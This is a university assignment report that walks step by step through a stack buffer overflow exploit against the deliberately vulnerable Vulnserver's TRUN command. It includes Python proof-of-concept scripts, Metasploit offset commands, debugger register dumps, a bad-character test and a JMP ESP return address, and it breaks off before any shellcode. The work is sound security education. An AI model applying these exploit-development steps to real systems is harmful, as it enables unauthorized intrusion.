



IE4012

Offensive Hacking Tactical and Strategic

4rd Year, 1st Semester

Assignment

Buffer overflow exploit using TRAN command

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the
Bachelor of Science Special Honors Degree in Information Technology

01/05/2020

Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number : **IT17157438**

Name : **M Musharif**

❖ What is a buffer?

Buffer is a memory location in a running program. It is used for storing temporary data that is being used by the program. A single program can contain thousands of buffers.

❖ What is buffer overflow?

A process in which a program that is running writes data outside of the temporary data storage area (buffer) and in to other areas of program memory not designated to store data.

❖ What happens when a buffer overflow occurred?

- Crashes the program.
- Slow down the process of the program.
- It may return bad data.
- Allows to run other programs or commands (Command execution)

Reference : <http://sh3llc0d3r.com/vulnserver-trun-command-buffer-overflow-exploit/>

1. Identify the position of EIP

In the beginning create a file called 1.py that contain 5050 “A” characters and EIP was overwritten with 41414141, which is the hex code of the “A” character. EIP was overwritten with our buffer. If we find the position of the EIP in our buffer, then we can overwrite it with any value.




Figure 1

There is a metasploit tool which generates a unique pattern. If we send it instead of “A” characters, then we can find out the offset with another metasploit module. Generate the unique pattern.

`/usr/share/metasploit-framework/tools/pattern_create.rb -l 5050`




Figure 2

The screenshot displays a Kali Linux virtual machine environment. The terminal window, titled 'root@LAPTOP-16821: ~/assignment_nw', shows a Python script named '1.py' being edited with the nano text editor. The script imports the 'socket' module and sets up a connection to the IP address '192.168.43.67' on port '9999'. A buffer is constructed with the string 'TRUN ././' followed by a long alphanumeric string. The script then attempts to connect to the specified host and port, send the buffer, and close the connection. The file manager window, titled 'Home', shows the contents of the user's home directory. It includes folders for 'Desktop', 'Documents', 'Downloads', 'HSoftwares', 'hsloit', 'Music', 'Pictures', 'Public', 'slint', 'Templates', 'tutorials', and 'Videos'. The status bar at the bottom of the file manager indicates that '1.py' is selected, with a size of 231 bytes. The overall interface is clean and professional, typical of a Kali Linux desktop environment.

Start the Vulnserver and OllyDbg. Attach the debugger to Vulnserver and press the triangle, so that the application is not blocked. Execute the PoC script (1.py) with the pattern. The EIP is overwritten with a different value.




Figure 4

```

Registers (FPU)
EAX 023BF200 ASCII "TRUN \.: /Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8A
ECX 00355764
EDX 00000000
EBX 0000007C
ESP 023BF9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0C
EBP 6F43366F
ESI 00000000
EDI 00000000
EIP 386F4337
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

After excecuting PoC script (EIP =386F4337)

Figure 5

Execute the following command with new EIP value:

/usr/share/metasploit-framework/tools/pattern_offset.rb -q 386f4337

```

root@LAPTOP-16821:~# locate pattern_off
/usr/bin/msf-pattern_offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
root@LAPTOP-16821:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386f4337
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
[*] Exact match at offset 2003


```

Figure 6

Update the PoC script the following way: First send 2003 A character, then send 4 B, then C characters.

... A A A A A | B B B B | C C C C C ...

The updated PoC script:



```
root@LAPTOP-16821: ~/assignment_nw
File Edit View Search Terminal Tabs Help
root@LAPTOP-16821: ~/assignment_nw x root@LAPTOP-16821: ~/assignment_nw x
GNU nano 3.2 2.py
#!/usr/bin/python
import socket
import os
import sys


host="192.168.1.4"
port=9999

buffer = "TRUN ././" + "A" * 2003 + "\x42\x42\x42\x42" + "C" * (5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Figure 7

Restart Vulnserver and OllyDbg and execute the updated PoC script. This time EIP is overwritten with Bs.




```
root@LAPTOP-16821:~/assignment_nw# python 2.py
```

```
Registers (FPU)
EAX 0241F200 ASCII "TRUN ././AAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 00385764
EDX 00000000
EBX 0000007C
ESP 0241F9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

2. Check bad characters

The buffer should not contain zero characters as it terminates the string and make our attack fail. We have to check if there is other bad characters. In order to do that, we send a buffer with each character and check it in the debugger.



```
root@LAPTOP-16821: ~/assignment_nw
File Edit View Search Terminal Tabs Help
root@LAPTOP-16821: ~/assignment_nw x root@LAPTOP-16821: ~
GNU nano 3.2 3.py

#!/usr/bin/python

import socket
import os
import sys

host="192.168.43.67"
port=9999


chars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

buffer = "TRUN ././" + "A" * 2003 + "\x42\x42\x42" + chars + "C" * (5060 - 2003 - 4 - len(chars))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Figure 8

The characters are next to our four B. The result seems to OK. The only bad character is the 0x00.



3. Find address for EIP

in this step we have to check the registers and the stack. We have to find a way to jump to our buffer to execute our code. ESP points to the beginning of the C part of our buffer. We have to find a JMP ESP or CALL ESP instruction. Do not forget, that the address must not contain bad characters!

Open the executable modules list in OllyDbg (press the E letter on the toolbar). Select a module, for example the ntdll.dll.




Figure 10

Press right click on the ntdll and click View code in CPU




Figure 11

Press right click on the code and select Search for/All commands.




Figure 12

Enter JMP ESP and click find




Figure 13

A couple of possible address is displayed. Select one.





Figure 14

Copy this address into the PoC script. Update the Bs with this address. Do not forget that the order is reversed. Create a breakpoint by clicking Toggle breakpoint The updated script:

7779F115



```
root@LAPTOP-16821: ~/assignment_nw
File Edit View Search Terminal Tabs Help
root@LAPTOP-16821: ~/assignment_nw x root@LAPTOP-16821: ~ x
GNU nano 3.2 4.py Modified
#!/usr/bin/python
import socket
import os
import sys

host="192.168.43.67"
port=9999

7779F115 (selected address)

buffer = "TRUN ./." + "A" * 2003 + "\x15\xF1\x79\x77" + "C" * (5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo M-A Mark Text
X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line M-E Redo M-6 Copy Text
```

Figure 15

Try to send this buffer to Vulnserver, but first set a break point at the chosen address and let us see if it is hit.

```
Registers (FPU)
